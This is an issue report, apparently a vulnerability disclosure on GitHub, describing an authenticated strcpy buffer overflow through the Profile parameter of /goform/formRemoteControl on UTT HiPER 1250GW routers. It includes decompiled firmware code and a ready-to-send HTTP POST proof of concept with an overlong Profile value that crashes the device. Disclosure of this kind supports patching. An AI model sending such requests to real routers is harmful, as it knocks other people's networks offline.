New issue

Authenticated Buffer Overflow in the Profile Parameter of /goform/formRemoteControl in UTT HiPER 1250GW #1

Open

jinxjinxboom opened 3 weeks ago · edited by jinxjinxboom Edits Owner

Information

Vendor of the products: UTT

Vendor's website: UTT艾泰-专业路由器、交换机、防火墙品牌

Affected products: HiPER 1250GW

Affected firmware version: <=v3.2.7-210907-180535

Firmware download address: UTT艾泰-专业路由器、交换机、防火墙品牌

Overview

UTT HiPER 1250GW router has a serious overflow vulnerability. An attacker can control the parameter Profile through the route/goform/formRemoteControl, which will cause a buffer overflow. Specifically, it can be achieved through "strcpy((char *)(InstPointByIndex + 232), src);" to cause a denial of service attack.

Vulnerability details

The API for invoking the function

```
4  websDefineAction_("formConfigNatMapEnable", (char *)sub_41C5EC);
5  websDefineAction_("formNatStaticMapDelAll", (char *)sub_41C43C);
6  websDefineAction_("formNatStaticMapDel", (char *)sub_41C2A0);
7  websDefineJst_("aspOutNatStaticMap", (char *)sub_41D0FC);
8  websDefineAction_("formRemoteControl", (char *)sub_41D748);
9  return websDefineJst_("aspOutRemoteControlInfo", (char *)sub_41D4B8);
10 }
```

You can see that the Profile has been valued and the sub_41D5B4 function has been called

```
1  int __fastcall sub_41D748(char *a1)
2  {
3    const char *Var; // $s2
4    char *src; // $v0
5    int v4; // $s1
6
7    if ( !a1 )
8      assertError_((int)"wusstaticnat.c", 116, "%s", "wp");
9    Var = (const char *)websGetVar_(a1, "HttpEnable");
10   v4 = websGetVar_(a1, "OutPort");
11   src = (char *)websGetVar_(a1, "Profile");
12   sub_41D5B4(Var, v4, src);
13   return sub_414D98((int)a1);
14 }
```


The value of src comes from Profile, which is controllable by the user, and here the overflow is caused by strcpy assignment

```
28   *(_DWORD *)(InstPointByIndex + 36) = 1;
29   *(_DWORD *)(InstPointByIndex + 228) = v8;
30   v9 = (_DWORD *)ProfGetInstPointByIndex(4, 0);
31   if ( v9 )
32   {
33     n2 = v9[15];
34     if ( n2 == 1 )
35     {
36       *(_DWORD *)(InstPointByIndex + 132) = v9[13];
37     }
38     else if ( n2 == 2 )
39     {
40       *(_DWORD *)(InstPointByIndex + 132) = v9[14];
41     }
42   }
43   *(_DWORD *)(InstPointByIndex + 180) = 1;
44   strcpy((char *)(InstPointByIndex + 232), src);
45   ProfUpdate(v13);
46   ProfFreeAllocList(v13);
47   return nvramWriteCommit(v11);
48 }
0001D5D4 sub_41D5B4:13 (41D5D4)
```

```
POST /goform/formRemoteControl HTTP/1.1
Host: 192.168.1.1
Content-Length: 1822
Cache-Control: max-age=0
Authorization: Digest username="admin", realm="UTT",
nonce="80758026511f147977ce8ea9363e038c", uri="/goform/formArpBindGlobalConfig",
algorithm=MD5, response="3c90b3b4d198905f88cf1301ff8ad6b5",
opaque="5ccc069c403ebaf9f0171e9517f40e41", qop=auth, nc=000001a1,
cnonce="71e33390dc75c484"
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Referer: http://192.168.1.1/IPMac.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: language=zhcn; utt_bw_rdevType=; td_cookie=2522114788
Connection: close

Profile=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



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Metadata

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Code with agent mode

No branches or pull requests

Participants